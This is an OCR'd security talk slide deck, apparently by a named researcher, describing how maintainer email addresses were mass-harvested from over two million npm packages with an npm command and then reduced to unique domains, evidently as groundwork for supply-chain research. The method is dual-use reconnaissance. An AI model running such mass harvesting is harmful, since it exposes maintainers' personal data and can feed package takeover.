
Hassan Khan Yusufzai


- Senior Security Engineer
- Focused Researcher
- Did OSCP for fun
- Recent CVEs include - CVE-2022-1556 & CVE-2022-1391.
- Helped and got acknowledged by companies like include Google, Microsoft, Dell, Intel, Magento and other 200+
- Author of Rails Security Guide
- HITB Trainer
- Spoke @ BlackHat.
- Love to mass scan the for fun ＼(^o^) /
- Traveling the world

Research - npm packages (domains)

Step 1: Firstly, packages were collected from the internet

- 2.1+ million packages (2,118,539 to be precise) packages were identified while conducting this research.
- Total packages on the date mentioned were 2.1+ million (2,157,003) on Npmjs.org






Credits: Npmjs.com (31 Oct 2022)

Research - npm packages (domains)

Step 2: Email addresses of maintainers of ALL the packages were identified.

- Command ~ npm view package_name_here maintainers.email was ran 2,118,539 (2.1+ million) times in parallel.
- Obviously this was achievable by a huge processing power and a little bit of effective scripting.
- 6,789,211 (6.7+ million) email addresses were extracted !


Collected packages
Extract email addresses
6,789,211 (6.7+ million)

Research - npm packages (domains)

Alternative of Step 2:

- NPM Public API could also be utilized for email extraction.


https://gist.github.com/Splint3r7/69e73ac50b809b8618d41729d8bf03e8

Research - npm packages (domains)

Step 3: Email addresses were sorted to remove the email addresses which were repeating in the list.

Example:- if x@y.com was repeating in a list, it was removed in the repetitive rows.

- 603,887 unique email addresses were separated or fetched out from this sorting step !


Collected packages
Extract email addresses
Bin
No
Unique email?
Yes
Unique emails
603,887


Research - npm packages (domains)

Step 4: Simply, domains were separated from the email list which was obtained from the recent step.

- Now we have 603,887 domains.

Step 5: Domains were sorted out to remove the repeating domains as done for email addresses in Step 3.

- Now we have 132,632 domains.

